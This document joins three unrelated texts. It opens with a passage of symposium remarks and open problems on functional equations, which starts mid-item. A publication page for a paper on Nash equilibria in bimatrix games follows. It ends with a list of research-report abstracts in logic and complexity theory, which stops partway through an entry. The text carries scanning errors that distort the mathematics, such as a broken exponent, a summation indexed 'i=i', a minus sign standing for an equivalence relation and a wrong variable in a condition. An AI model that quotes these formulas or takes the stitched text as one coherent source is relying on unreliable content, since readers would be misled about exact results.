b) If $e, e' \in X$, with $\|e\| = \|e'\| = 1$, then $g(e, e) = g(e', e')$.

c) g is additive in its second variable, i.e. g is bilinear.

d) If $\dim X \neq 2$, g is symmetric.

e) If $\dim X \neq 2$, there exists $\alpha \in \mathbb{R}$ such that $g(x, y) = \alpha \langle x, y \rangle$ for all $x, y \in X$.

f) For the case $\dim X = 2$, the conclusions in a), d), and e) do not hold.

References

[1] Aczél, J., *Bemerkungen über die Multiplikation von Vektoren und Quaternionen*, Acta. Math. Acad. Sci. Hungar. **3** (1952), 309–316.

[2] Aczél, J., *Lectures on Functional Equations and their Applications*, Academic Press, New York–San Francisco–London, 1966.

J. RÄTZ

14. Remark. Some results of D. Zupnik on congruences and endomorphisms.

Let S be a set and n a positive integer. An n-ary operation on S is a function G from S^n into S. An equivalence relation – on S is a congruence on S with respect to G if $x_i \sim y_i$ for $i = 1, 2, \ldots, n$ implies $G(x_1, \ldots, x_n) = G(y_1, \ldots, y_n)$. At the I976 Symposium at Lecce and Castro Marina, congruences were characterized in terms of functional equations (see Aequationes Math. **15** (1977), p. 284). Recently, D. Zupnik has developed this characterization and used it to obtain related results. Among these are the ones which follow.

Definition 1. A function f is an n-congruence on an n-ary operation G on S if $\operatorname{Dom} f = S$, f is idempotent, and

$$f(G(x_1, \ldots, x_n)) = f(G(f(x_1), \ldots, f(x_n))) \tag{1}$$

for all $x_1, \ldots, x_n$ in S.

Theorem 1. *An equivalence relation – on S is a congruence on S with respect to the n-ary operation G on S if and only if there exists an n-congruence f on G such that $x - y$ iff $f(x) = f(y)$.*

An n-congruence f on G is always an endomorphism of the n-ary operation $f \circ G$, but need not be an endomorphism of G itself.

Theorem 2. *Let f be an n-congruence on the n-ary operation G. Let G_0 be the restriction of G to $(\operatorname{Ran} f)^n$. Then f is an endomorphism of G if and only if G_0 is an n-ary operation on $\operatorname{Ran} f$, or equivalently, if and only if*

$$f(G(x_1, \ldots, x_n)) = G(x_1, \ldots, x_n) \tag{2}$$

for all $x_1, \ldots, x_n$ in $\operatorname{Ran} f$.

Definition 2. An n-congruence f on an n-ary operation G admits an endomorphism of G if there exists an invertible function f_1 such that $\operatorname{Dom} f_1 = \operatorname{Ran} f$ and $f_1 \circ f$ is an endomorphism of G.

It is easily seen that if f is an endomorphism of G; then f admits an endomorphism of G. Furthermore, we have:

Theorem 3. *Let f be an n-congruence on an n-ary operation G. Then f admits an endomorphism of G if and only if there exists a subset S_1 of S such that*

a) $\operatorname{Card} S_1 = \operatorname{Card}(\operatorname{Ran} f)$,

b) *if G_1 denotes the restricrion of G to S_1^n, then G_1 is an n-ary operation on S_1,*

c) *the n-ary operation G_1 is isomorphic to the n-ary operation $f_2 \circ G_0$, where G_0 is as in the preceding theorem.*

A. Sklar

15. Remark. G. Fredricks (Texas Tech University) has proved the following result.

Let U be open in $\mathbb{R}^k$, A a smooth map of U into the gróup of symmetric $n \times n$ matrices, p and q nonnegative integers with $p + q \leq n$. Then there exists a smooth map $G : U \to GL(n)$ satisfying

$$G(\overline{x})A(\overline{x})G^T(\overline{x}) = \operatorname{diag}(1, \ldots, 1, -1, \ldots, -1, 0, \ldots, 0)$$

for all $\overline{x} \in U$ (with p 1's and q -1's in the diagonal matrix on the right) if A has p positive and q negative eigenvalúes at each $\overline{x} \in U$ and U is smoothly contractible.

B. Ebanks

16. Remark. The solution of a problem of Alsina, and its generalization.

Let F and G be functions from the unit square onto the unit interval that are associative, continuous, and non-decreasing in each place, and having no interior idempotents.

ln problem **P193** (Aequationes Math. **20** (1980), p. 308), C. Alsina proposed the equation

$$F(x, y) \cdot G(x, y) = xy.$$

Its only solutions consist of the one-parameter family

$$F_\alpha(x, y) = (x^{-\alpha} + y^{-\alpha} - 1)^{-\frac{1}{\alpha}}, \quad G_\alpha(x, y) = (x^\alpha + y^\alpha - x^\alpha y^\alpha)^{\frac{1}{\alpha}}, \qquad 0 < \alpha < \infty.$$

(Note the limiting case $F_\infty = \min$. $G_\infty = \max$.)

The related equation

$$F(x, y) + G(x, y) = x + y$$

is solved in my paper (Aequationes Math. **19** (1979),194–226). Extensions of this result to functions defined on unbounded intervals yield the solutions of the rnore general equation

$$H(F(x, y), G(x, y)) = H(x, y)$$

for any H which can be written $H(x, y) = k(h(x) + h(y))$, with continuous and monotonic h and k. In particular. when $h(0) = -\infty$ and $h(1) = 0$, the functions

$f_\alpha(x) = 1 - \exp[-\alpha h(x)]$, $0 < \alpha < \infty$, generate the family of solutions F_α.

M. J. Frank

17. Problems Let

$$D = \{(x, y) : x, y \in [0, 1[, x + y \leq 1\}$$

and let

$$D_0 = \{(x, y) : x, y, x + y \in]0, 1[\}$$

be its interior.

(1) Determine the general real-valued solutions f of

$$f(x, u) + (1 - x)f\left(\frac{y}{1 - x}, \frac{v}{1 - u}\right) = f(y, v) + (1 - y)f\left(\frac{x}{1 - y}, \frac{u}{1 - v}\right) \qquad (1)$$

on $D_0 \times D_0$.

(2) Determine the general (real-valued) solutions F, G, H, K (all four functions unknown) of

$$F(x) + (1 - x)^\alpha G\left(\frac{y}{1 - x}\right) = H(y) + (1 - y)^\alpha K\left(\frac{x}{1 - y}\right) \qquad (2)$$

on D_0, (α a fixed constant).

The second problem may lead to the solution of the first, but there may be a simpler way. Equation (1) has been solved on $D \times D$ and on $D \times D_0$ (the solutions are essentially diffierent): equation (2) has been solved on D.

(3) Determine the general solutions of (2) on D_0 when t^α is replaced on both sides by $m(t)$, $m :]0, 1[\to \mathbb{R}$ being an arbitrary multiplicative function ($m(tu) = m(t)m(u)$, $t, u \in]0, 1[$). Again, similar equations (but not this one) have been solved by Kannappan and Ng.

The general solution, on $D_0 \times D_0$, of equations similar to (1), but with $(1 - x)$ replaced by $(1 - x)^\alpha(1 - u)^\beta$ [and $(1 - y)$ by $(1 - y)^\alpha(1 - v)^\beta$] ($\alpha, \beta$ arbitrary constants but $(\alpha, \beta) \neq (0, 1), (1, 0)$), and of similar n-dimensional equations, have been determined by Ng.

J. Aczél

18. Remark. A relationship of Catalan Numbers to Pascal's Triangle. We will call the identity

$$\binom{n+1}{r} = \sum_{k=0}^{r} \binom{n-r+k}{k}$$

the "stocking theorem" for Pascal's triangle, for the reason suggested by the figure below.

Figure 1:

(where in this case the overlay pattern illustrates the special.case $10 = 1 \cdot 6 + 1 \cdot 3 + 1 \cdot 1$ of the "stocking theorem").

The author has obtained generalizations of Pascal's triangle through the use of functional equations, and for each of these, there is a stocking theorem, analogous to the one above, which expresses each element of the generalized triangle as a certain linear combination of "higher" elements of the triangle. The coefficients in this linear combination are the first r elements of the stocking sequence associated with the triangle. (In the case of Pascal's triangle, the stocking sequence is simply $1, 1, 1, \ldots$.)

The generalized Pascal triangle T01 gives the number of ways of choosing n objects r at a time where, if an element is used at all, it must be used twice. The recurrence relation for this triangle is

$$C(n+1, r) = C(n, r) + C(n, r-2),$$

and the associated stocking sequence is

$$1, 0, 1, 0, 2, 0, 5, 0, 14, 0, 42, 0, 132, 0, \ldots .$$

which turns out to be the sequence of Catalan numbers

$$T_i = \frac{1}{i+1}\binom{2i}{i},$$

with zeros interspersed (see [1]).

For T01, it can be easily shown that $C(n, r) = 0$ for odd r. If we remove these zero columns from T01, we get Pascal's triangle T1, which means that the stocking theorem for T01 can be reinterpreted as the following statement relating the binomial coefftcients to the Catalan numbers T_i (defined above):

$$\binom{n+1}{r} = \sum_{i=0}^{r-1} T_i \binom{n-2i}{r-i-1},$$

where, for negative m, $\binom{m}{k}$ is the (unique) number determined by the Pascal recurrence relation

$$\binom{m+1}{k} = \binom{m}{k} + \binom{m}{k-1}$$

and by $\binom{m}{0} = 0$ for all integers m.

References

[1] Sloane, N. J. A., *Handbook of Integer Sequences*, Academic Press, New York, 1973.

D. R. Snow

19. Problem. Assume that

$$\sum_{i=1}^{k} \mu_i f(x + \phi_i(t)) = f(x) \tag{1}$$

for all $x \in \mathbb{R}^n, t \in \Delta \subset \mathbb{R}$: where $\sum_{i=i}^{k} \mu_i = 1, \mu_i > 0$ for $i = 1, \ldots, k$, and there exists an $\alpha \in \Delta$ such that $\phi_i(\alpha) = 0$ for $i = 1, \ldots, k$.

If the set of $\phi_i'(\alpha)$ (for $i = 1, \ldots, k$) spans $\mathbb{R}^N$, then every locally integrable solution f of (1) is a C^∞ function (see [1]).

Question. *Are all the locally integrable solutions of (1) C^∞ functions if $\{(\phi_i'(\alpha) : i = 1, \ldots, k\}$ does not span $\mathbb{R}^N$, but $\{(\phi_i''(\alpha) : i = 1, \ldots, k\}$ does?*

References

[1] Światak, H., *Criteria for the regularity of continuous and locally integrable solutions of a class of linear functional equarions*, .Aequationes Math. **6** (1971), 170–187.

H. Światak

20. Problem. Find all functions $F :]0, \infty[\to \mathbb{R}$ satisfying:

$$F(xy) = F(x)F(y) \qquad \text{and} \qquad F(x + y) \leq F(x) + F(y)$$

for all $x > 0$ and $v > 0$.

This problem arises in the calculation of entropy functions of degree $\alpha < 1$. Discontinuous solutions of the system are known to exist.

Gy. Maksa

21. Remark. It has been pointed out by V. I. Arnold and A. A. Kirilov that the function $\mathrm{Min}(x, y)$ admits no representation of the form

$$\mathrm{Min}(x, y) = f(g(x) + g(y)),$$

where f and g are continuous. A stronger result is easily established:

Theorem. *Let $A = [a, b]$ be a subinterval of the extended real line, and let $T : A \times A \to A$ define a semigroup on A such that for some $a < \overline{x} < b$,*

$$T(a, a) = a, \qquad T(\overline{x}, \overline{x}) = \overline{x}, \qquad T(b, b) = b.$$

Then there are no continuous functions f, g such that T can be represented in the form $T(x, y) = f(g(x) + g(y))$.

G. Krause

22. Remark. The following problem of Colin Rogers arises in gas dynamics in connection with the theory of Bäcklund transformations. Given real constants α, a, b, c, d, find smooth solutions $\phi :]0, \infty[\to \mathbb{R}$ such that

$$\phi(x) = \alpha(x + c)^2 \left[\phi\left(a + \frac{b}{x + c}\right) + d\right], \qquad x > 0. \tag{1}$$

We assume a, b, and c are such that $a + \frac{b}{x+c}$ is defined and positive whenever $x > 0$. In the homogeneous case ($d = 0$) the real analytic solutions of (1) can be found explicitly (they are rational functions in nontrivial cases) with the aid of the following theorem.

Theorem 1. *Let D be an open connected subset of $\mathbb{C}$ (the complex numbers) and let $g : D \to D$ be analytic and have a fixed point z_0 such thnt $0 < |g'(z_0)| < 1$ and $g^k(z) \longrightarrow z_0$ as $k \longrightarrow +\infty$ for every $z \in D$. Also let $f : D \to \mathbb{C}$ be anatytic with $f(z_0) = 1$, let $\lambda \in \mathbb{C}$ and suppose that $\phi : D \to \mathbb{C}$ is analytic and such that*

$$\lambda\phi(z) = f(z)\phi(g(z)), \qquad z \in D. \tag{2}$$

Then there exist analytic functions $F, G : D \to \mathbb{C}$ such that

(i) *if $\lambda \neq (g'(z_0))^k$ for all $k = 0, 1, 2, \ldots$, then $\phi \equiv 0$ and*

(ii) *if $\lambda = (g'(z_0))^k$ for some $k = 0, 1, 2, \ldots$ then there exists $\gamma \in \mathbb{C}$such that $\phi(z) = \gamma F(z)[G(z)(z - z_0)]^k$, $z \in D$.*

If we let $\Phi_k(z) = F(z)[G(z)(z - z_0)]^k$, for $z \in D, k = 0, 1, 2, \ldots$, then we can prove:

Theorem 2. *Given $h : D \to \mathbb{R}$ analytic, there exist $\delta > 0$ and a complex sequence $\{c_k\}_{k=0}^{+\infty}$ such that*

$$h(z) = \sum_{k=0}^{+\infty} c_k \Phi_k(z)$$

for $|z - z_0| < \delta$. Moreover the convergence is almost uniform on $\{z \in D : |z - z_0| < \delta\}$.

Using Theorem 2, one can determine the real analytic solutions of (1) in the nonhomogeneous case.

J. A. Baker

23. Remark. A function f, holomorphic in $D = \{z : |z| < 1\}$, is said to be annular in case there is a sequence $\{J_n\} \subset D$ of Jordan curves about 0 such that

$$\lim_{n\to\infty} \min\{|f(z)| : z \in J_n\} = \infty.$$

One can base a prooi for the annuiarim of

$$f(z) = \sum_{n=0}^{\infty} a^{cn} z^{a^n} \tag{1}$$

(where $c > 0, a = a(c)$, a sufiiciently large integer), on known methods and the fact that f satisfies the functional equation

$$f(z) - a^c f(az) = z.$$

Hardy and Littlewood in 1916 related (1) via a functinonal equation to

$$F(\zeta) = \sum_{n=1}^{\infty} n^{\delta -} e^{\beta n \log n} \zeta^n \tag{2}$$

($\delta > 0, \beta > 0$ certain constants), and thereby one can show that (2) is also annular. Fatou showed that for certain rational functions, for example

$$R(z) = \frac{z(z-s)}{1-sz}$$

c complex. $0 < |s| < 1$, the nontrivial analytic solutions of the Schröder equation

$$f(R(z)) = -sf(z)$$

are annular.

I would appreciate hearing of othter connections between functional equations and annular functions.

F. Carroll

24. Problem. Let $(F, +, \cdot)$ be a system with the following properties:

I. $(F, +)$ is a toop (with identity 0).

II. $(F - \{0\}, \cdot)$ is a group.

III. $(a + b) \cdot c = a \cdot c + b \cdot c$ and $c \cdot 0 = 0$, for all $a, b, c \in F$.

IV. (Limited associativity) $(x + a) + b$ is equal to $x + (a + b)$ if $b + a = 0$, and is equal to $x(b + a)^{-1}(a + b) + (a + b)$ otherwíse.

Question. *Do the conditions I-IV imply that $(F, +)$ is an abelian group?*

The answer is known to be affirmative in case F has finite cardinality, or under some other additional assumptions, such as $a(1+1) = a+a$; or $1+1+1 = 0$.

W. Leissner

25. Remark. Solution of Problem 17 (2) (of these Proceedings).

In answer to a problem of J. Aczél, we have proved the following:

Theorem. *Ler $\alpha \in \mathbb{R}$ be fixed. $D_0 = \{(x, y) \in \mathbb{R}^2 : x, y, x + y \in]0, 1[\}$. The functions $F, G, H, K :]0, 1[\to \mathbb{R}$ satisfy*

$$F(x) + (1-x)^\alpha G\left(\frac{y}{1-x}\right) = H(y) + (1-y)^\alpha K\left(\frac{x}{1-y}\right)$$

for all $(x, y) \in D_0$ if and only if, for all $x \in]0, 1[$,

$$F(x) = \begin{cases} \phi(x) + \phi(1-x) + a_1 x + a_2(1-x) + a_3 & \text{if } \alpha = 1 \\ l_1(1-x) + l_2(x) + a_1 & \text{if } \alpha = 0 \\ d(x) + a_1 x^2 + a_2(1-x)^2 + a_3 & \text{if } \alpha = 2 \\ a_1 x^\alpha + a_2(1-x)^\alpha + a_3 & \text{otherwise} \end{cases}$$

$$G(x) = \begin{cases} \phi(x) + \phi(1-x) + a_1' x \\ \quad +(a_1 - b_1 + a_3 - b_3 - b_1' + a_1' + b_2')(1-x) \\ \quad +b_1 - a_2 - a_3 + b_3 - a_1' & \text{if } \alpha = 1 \\ l_1(1-x) + l_3(x) - l_3(1-x) + b_1 - a_1 + b_1' & \text{if } \alpha = 0 \\ \quad -d(x) + b_1 x^2 + a_2'(1-x)^2 - a_2 & \text{if } \alpha = 2 \\ b_1 x^\alpha + a_2'(1-x)^\alpha - a_2 & \text{otherwise} \end{cases}$$

$$H(x)=\begin{cases}\phi(x)+\phi(1-x)+b_1x+b_2(1-x)+b_3 & \text{if } \alpha=1\\ l_1(1-x)+l_2(1-x)+l_3(x)-l_3(1-x)+b_1-a_1+b_1' & \text{if } \alpha=0\\ \quad -d(x)+b_1x^2+b_2(1-x)^2+a_3 & \text{if } \alpha=2\\ b_1x^\alpha+b_2(1-x)^\alpha+a_3 & \text{otherwise}\end{cases}$$

$$K(x)=\begin{cases}\phi(x)+\phi(1-x)+b_1'x+b_2'(1-x) & \\ \quad +a_1+a_3-b_2-b_3-b_1' & \text{if } \alpha=1\\ l_1(1-x)+l_2(x)-l_3(1-x)+b_1' & \text{if } \alpha=0\\ d(x)+a_1x^2+a_2'(1-x)^2-b_2 & \text{if } \alpha=2\\ a_1x^\alpha+a_2'(1-x)^\alpha-b_2 & \text{otherwise}\end{cases}$$

where $\phi:]0,\infty[\to\mathbb{R}$ *satisfies*

$$\phi(xy)=x\phi(y)+y\phi(x),$$

for all $x,y\in]0,\infty[$, $l_j:]0,\infty[\to\mathbb{R}$ *satisfies*

$$l_i(xy)=l_i(x)+l_i(y)$$

for all $x,y\in]0,\infty[$ *and* $i=1,2,3$, *the function* d *is a real derivation and* a_i,b_i,a_k',b_k' $(i=1,2,3;k=1,2)$ *are arbitrary real constants.*

Gy. Maksa

26. Remark Solution of Problem 17 (1) (of these Proceedings).

In view of Gy. Maksa's solution (see Remark 25 above) to Problem 17 (2), the equation

$$f(x,u)+(1-x)f\left(\frac{y}{1-x},\frac{v}{1-u}\right)=f(y,v)+(1-y)f\left(\frac{x}{1-y},\frac{u}{1-v}\right)\qquad(1)$$

for all $(x,y)\in D_0,(u,v)\in D_0$, where

$$D_0=\{(s,t):s,t,s+t\in]0,1[\}.$$

can be solved as follows.

Keeping u,v constant, (1) goes over into

$$F(x)+(1-x)^\alpha G\left(\frac{y}{1-x}\right)=H(y)+(1-y)^\alpha K\left(\frac{x}{1-y}\right)$$

for all $(x,y)\in D_0$.

From Maksa's solution of this equation ($\alpha=1$).

$$f(s,u)=F(s)=\phi(s)+\phi(1-s)+a_1s+b_1,$$
$$f(s,y)=H(s)=\phi(s)+\phi(1-s)+a_2s+b_2,$$

that is, letting u vary again,

$$f(x,u)=\phi(x)+\phi(1-x)+A(u)x+B(u).\qquad(2)$$

Here

$$\phi(xy)=x\phi(y)+y\phi(x)\qquad(3)$$

(for $x,y\in]0,1[$) and in consequence,

$$\phi\left(\frac{s}{t}\right)=\frac{t\phi(s)-s\phi(t)}{t^2}$$

(where $s, t, \frac{s}{t} \in]0,1[$).

By substituting (2) into (1), we get

$$\begin{aligned}
&\phi(x)+\phi(1-x)+A(u)x+B(u)+\phi(y)-\phi(1-x)+\phi(1-x-y)\\
&\quad+A\left(\frac{v}{1-u}\right)y+B\left(\frac{v}{1-u}\right)(1-x)\\
&=\phi(y)+\phi(1-y)+A(v)y+B(v)+\phi(x)-\phi(1-y)+\phi(1-x-y)\\
&\quad+A\left(\frac{u}{1-v}\right)x+B\left(\frac{u}{1-v}\right)(1-y).
\end{aligned}$$

After cancellations and comparing the coefficients of x and the terms independent of x and y on both sides we get

$$A(u)=A\left(\frac{u}{1-v}\right)+B\left(\frac{v}{1-u}\right)$$

and

$$B(u)-B\left(\frac{v}{1-u}\right)=B(v)+B\left(\frac{u}{1-v}\right)$$

for all $(u,v)\in D_0$. By adding these two equations and writing $C=A+B, p=\frac{u}{1-v}, q=\frac{v}{1-u}$, $(p,q\in]0,1[$, but otherwise arbitrary), we get

$$C(pq)=C(p)+B(1-q)\qquad(p,q\in]0,1[).$$

This is a Pexider type equation with the general solution (cf. [1]) $B(1-q)=l(q), C(u)=l(u)+c$. So

$$B(u)=l(1-u),\qquad A(u)=l(u)-l(1-u)+c$$

where l is an arbitrary solution of

$$l(uv)=l(u)+l(v)\qquad(u,v\in]0,1[),\tag{4}$$

(cf [2],[3]). Since the converse part is obvious, we have proved the following.

Theorem. *The general solution of* (1) *is given by*

$$f(x,u)=\phi(x)+\phi(1-x)+xl(u)+(1-x)l(1-u)+cx,$$

where c is an arbitrary constant and ϕ and l are arbitrary solutions of (3) *and* (4) *respectively.*

Note. *By interchanging (x,y) and (u,v), we can also use Maksa's $\alpha=0$ result for the same purpose.*

References

[1] Aczél, J., *On a generalization of the functional equation of Pexider*, Publ. Inst. Math. (Beograd) **4** (18) (1964), 77–80.

[2] Aczél, J. and Kannappan, PL., *General two-place information functions*, Submitted to Proc. Roy. Soc. Edinburgh Sect. A.

[3] Aczél, J. and Ng, C. T., *On general information functions*, Submitted to Utilitas Math.

J. Aczél

New maximal numbers of equilibria in bimatrix games

Bernhard von Stengel

Abstract:
This paper presents a new lower bound of *2.414^d/**sqrt**(d)* on the maximal number of Nash equilibria in *dxd* bimatrix games, a central concept in game theory. The proof uses an equivalent formulation of the problem in terms of pairs of polytopes with *2d* facets in *d*-space. It refutes a recent conjecture that *2^d*-1 is an upper bound, which was proved for *d<5*. The first counterexample is a 6x6 game with 75 equilibria. The case *d=5* remains open. The result carries the lower bound closer to the previously known upper bound of *2.6^d/**sqrt**(d)*.

In:
Discrete and Computational Geometry **21** (1999), 557-568.

PDF-file (125 kB, 12 pages)

gz-compressed POSTSCRIPT-file (103 kB, 15 pages)

Earlier version:

B. von Stengel (1997), *New Lower Bounds for the Number of Equilibria in Bimatrix Games.* Technical Report 264, Department of Computer Science, ETH Zurich. Abstract, gz-compressed POSTSCRIPT-file (115 kB, 17 pages).

Back to Bernhard von Stengel's list of publications

Arbeitsgruppe Mathematische Logik und Theoretische Informatik

Abstracts der Forschungsberichte
Abstracts of the Research Reports

1 K. AMBOS-SPIES, D. DING:
Discontinuity of Cappings in the Recursively Enumerable Degrees and Strongly Nonbranching Degrees
October 1993, 33 pages

Abstract. We construct an r.e. degree a which possesses a greatest a-minimal pair b0, b1, i.e., r. e. degrees b0 and b1 such that b0,b1 > a, b0 meet b1 = a, and, for any other pair c0 and c1 with these properties, c0 less or equal bi and c1 less or equal b1-i for some i less or equal 1. By extending this result, we show that there are strongly nonbranching degrees which are not strongly noncappable. Finally, by introducing a new genericity concept for r.e. sets, we prove a jump theorem for the strongly nonbranching and strongly noncappable r.e. degrees.

---

2 A. NIES:
The Model Theory of the Structure of Recursively Enumerable Many-One Degrees
October 1993, 13 pages

Abstract. The theory of the r.e. m-degrees has the same computational complexity as true arithmetic. In fact, it is possible to define without parameters a standard model of arithmetic in this degree structure.

---

3 B. BORCHERT:
The Complexity of Mind Changes
October 1993, 9 pages
Download Postscript-File

Abstract. The notion of the maximal number of mind changes for a Boolean function was defined and applied in several contexts. An application in complexity theory is the result of Wagner and Wechsung that the classes of the Boolean closure of NP are exactly the classes of the Boolean hierarchy over NP. The aim of this paper is to study the complexity of determining the maximal number of mind changes of a Boolean function if the function is represented as a circuit.

---

4 A. NIES:
Undecidable Fragments of Elementary Theories
October 1993, 22 pages, 2 pages errata

Abstract. We introduce a general framework to prove undecidability of fragments. This is applied to fragments of theories arising in algebra and recursion theory. For instance, the forall-exist-forall-theory of the class of finite distributive lattices and of the p.o. of recursively enumerable many-one degrees are shown to be undecidable.

---

5 V. L. SELIVANOV:
Fine Hierarchies and Boolean Terms
November 1993, 28 pages

Abstract. We consider fine hierarchies in recursion theory, descriptive set theory, logic, and complexity theory. Main results state that sets of values of different Boolean terms coincide with levels of suitable fine hierarchies. This gives new short descriptions of these hierarchies and shows that collections of sets of values of Boolean terms are almost well-ordered by inclusion. For the sake of completeness we mention also some earlier results demonstrating usefulness of fine hierarchies.

---

6 B. BORCHERT:
On the Acceptance Power of Regular Languages
February 1994, 11 pages
Download Postscript-File

Abstract. Hertrampf, Lautemann, Schwentick, Vollmer and Wagner 1993 looked at complexity classes characterized by a regular acceptance language for the words of output bits produced by nondeterministic polynomial-time computations. Here the partial order from Zachos 1988 on relativizable complexity classes is considered which reflects the idea of oracle independent inclusion. The main result will be that this partial order on the complexity classes characterized by regular languages is atomic and therefore not dense. The atoms correspond to the classes NP, coNP and MODpP for p prime.

---

7 B. BORCHERT:
Predicate Classes and Promise Classes
April 1994, 18 pages
Download Postscript-File

Abstract. Considering computation trees produced by polynomial time nondeterministic computations one can define a complexity class by any predicate on computation trees, such classes will be called predicate classes. It will be shown that these classes are exactly the principal ideals of the polynomial time many-one reducibility. Additionally, the set of classes - which will be called promise classes - definable by promise functions instead of predicates will be shown to be equal to the set of countable ideals.

---

8 S. LEMPP, A. NIES:
The Undecidability of the Pi-4-theory for the r.e. wtt- and Turing-degrees
May 1994, 22 pages

Abstract. We show that the Pi-4-theory of the partial order of recursively enumerable weak truth-table degrees is undecidable, and give a new proof of the similar fact for r.e. T-degrees. This is accomplished by introducing a new coding scheme which consists in defining the class of finite bipartite graphs with parameters.

---

9 V. SELIVANOV:
Refining the Polynomial Hierarchy
July 1994, 20 pages

Abstract. By a result of J.Kadin the difference hierarchy over NP does not collapse if the polynomial hierarchy does not collapse. We extend this to a natural refinement of the polynomial hierarchy of length omega exp. omega. This refinement is generated from the levels of the polynomial hierarchy by the addition modulo 2 and is called here the plus-hierarchy. We consider also two refinements of the plus-hierarchy and discuss their possible applicability to the classification of some languages.

---

10 V. SELIVANOV:
On Recursively Enumerable Structures
July 1994, 20 pages

Abstract. We state some general facts on r.e. structures, e.g. we show that the free countable structures in quasivarieties are r.e. and construct acceptable numerations and universal r.e. structures in quasivarieties. The last facts are similar to the existence of acceptable numerations of r.e. sets and creative sets. We state a universality property of the acceptable numerations, classify some index sets and discuss their relation to other decision problems. These results show that the r.e. structures behave in some respects better than the recursive structures.

---

11 K. AMBOS-SPIES, H.-C. NEIS, S. A. TERWIJN:
Genericity and Measure for Exponential Time
August 1994, 19 pages

Abstract. Recently Lutz introduced a polynomial time bounded version of Lebesgue measure. He and others used this concept to investigate the quantitative structure of Exponential Time (E=DTIME(2 exp. lin)). Previously, Ambos-Spies, Fleischhack and Huwig introduced polynomial time bounded genericity concepts and used them for the investigation of structural properties of NP (under appropriate assumptions) and E. Here we relate these concepts to each other. We show that, for any c greate or equal 1, the class of (n exp. c)-generic sets has p-measure 1. This allows us to simplify and extend certain p-measure 1-results. To illustrate the power of generic sets we take the Small Span Theorem of Juedes and Lutz as an example and prove a generalization for bounded query reductions.

---

12 K. AMBOS-SPIES:
On Optimal Polynomial Time Approximations
September 1994, 15 pages

Abstract. Safe and unsafe polynomial time approximations were introduced by Meyer and Paterson [4] and Yesha [8], respectively. The question of which sets have optimal safe approximations was investigated by several authors (see e.g. [3,6,7]). Recently Duris and Rolim [2] considered the unsafe case and compared the existence of optimal polynomial time approximations for both cases. They left open the question, however, whether there are intractable sets with optimal unsafe approximations and whether there are sets with optimal unsafe approximations but without optimal safe approximations. Here we answer these questions affirmatively. Moreover, we consider a variant of Duris and Rolim's Delta-levelability concept related to the nonexistence of optimal unsafe approximations.

---

13 V.SELIVANOV:
Precomplete Numerations with Applications
October 1994, 59 pages

Abstract. We survey the current stage in the investigation of precomplete numerations and of some their subclasses. Recent results show that many naturally arising numerations are in a sense universal in a suitable class of precomplete numerations. This remarkable fact leads to deep manyfold connections and applications of precomplete numerations to other topics e.g. to hierarchies, index sets, degree structures and fixed point free degrees. We describe these applications in detail, so the paper is also a partial survey of the listed topics.

---

14 V. SELIVANOV:
Fine Hierarchy of Regular omega-Languages
October 1994, 13 pages

Abstract. By applying descriptive set theory we get several facts on the fine structure of regular omega-languages considered by K.Wagner. We present quite different, shorter proofs for main his results and get new results. Our description of the fine structure is new, very clear and automata-free. We prove also a closure property of the fine structure under Boolean operations. Our results demonstrate deep interconnections between descriptive set theory and theory of omega-languages.

---

15 K. AMBOS-SPIES, S. A. TERWIJN, X. ZHENG:
Resource Bounded Randomness and Weakly Complete Problems
January 1995, 14 pages

Abstract. We introduce and study resource bounded random sets based on Lutz«s concept of resource bounded measure. We concentrate on (n exp. c)-randomness (c greater or equal 1) which corresponds to the polynomial time bounded (p-) measure and which is adequate for studying the internal and quantitative structure of E=DTIME(2 exp. lin). However we will also comment on E2 = DTIME(2 exp. poly) and its corresponding (p2-) measure. First we show that the class of (n exp. c)-random sets has p-measure 1. This provides a new, simplified approach to p-measure 1-results. Next we compare randomness with genericity (in the sense of Ambos-Spies, Fleischhack and Huwig) and we show that (n exp. (c+1))-random sets are (n exp. c)-generic whereas the converse fails. From the former we conclude that (n exp. c)-random sets are not p-btt-complete for E. Our technical main results describe the distribution of the (n exp. c)-random sets under p-m-reducibility. We show that every (n exp. c)-random set in E has (n exp. k)-

random predecessors in E for any k greater or equal 1 whereas the amount of randomness of the successors is bounded. We apply this result to answer a question raised by Lutz: We show that the class of weakly complete sets has measure 1 in E and that there are weakly complete problems which are not p-btt-complete for E.

---

16 K. AMBOS-SPIES:
Resource Bounded Genericity
August 1995, 55 pages

Abstract. Resource-bounded genericity concepts have been introduced by Ambos-Spies, Fleischhack and Huwig [AFH84], [AFH88], Lutz [Lu90], and Fenner [Fe91]. Though it was known that some of these concepts are incompatible, the relations among these notions were not fully understood. Here we survey these notions and clarify the relations among them by specifying the types of diagonalizations captured by the individual concepts. Moreover, we introduce two new, stronger resource-bounded genericity concepts corresponding to fundamental diagonalization concepts in complexity theory. First we define general genericity, which generalizes all of the previous concepts and captures both, standard finite extension arguments and slow diagonalizations. The second new concept, extended genericity, actually is a hierarchy of genericity concepts for a given complexity class which extends general genericity and in addition captures delayed diagonalizations. Moreover, this hierarchy will show that in general there is no strongest genericity concept for a complexity class. A similar hierarchy of genericity concepts was independently introduced by Fenner [Fe95]. Finally we study some properties of the Baire category notions on E induced by the genericity concepts and we point out some relations between resource-bounded genericity and resource-bounded randomness.

---

17 B. BORCHERT, A. LOZANO:
Succinct Circuit Representations and Leaf Languages are Basically the same Concept
July 1995, 6 pages
Download Postscript-File

Abstract. This note connects two topics of Complexity Theory: The topic of succinct circuit representations initiated by Galperin and Wigderson [GW83], and the topic of leaf languages initiated by Bovet et al. [BCS92]. A graph with n nodes can - in the obvious way - be represented more succinctly by a circuit with 2logn input variables which assumes that the nodes are encoded and describes which nodes are connected by edges. This idea can be generalized from graphs to words, so that a circuit describes a word which is possibly exponentially longer. In this note the concept is slightly modified by shifting the length indicator from the circuit output to the problem input. This way, each language A determines its succinct version S(A) consisting of the coded pairs where c is a circuit and m is a binary number such that the length-m prefix of the word described by c is in A. In Bovet et al. [BCS92] it is shown how any language A (the leaf language) determines a complexity class C(A). It will be shown for any language A that its succinct version S(A) is polynomial-time many-one complete for C(A).

---

18 B. BORCHERT, D. RANJAN, F. STEPHAN:
On the Computational Complexity of some Classical Equivalence Relations on Boolean Functions
December 1995, 19 pages
Download Postscript-File

Abstract. The paper analyzes in terms of polynomial time many-one reductions the computational complexity of several natural equivalence relations on Boolean functions which derive from replacing variables by expressions. Most of these computational problems turn out to be between co-NP and Sigma-p-2.

---

19 F. STEPHAN:
Noisy Inference and Oracles
January 1996, 30 pages
Download Postscript-File

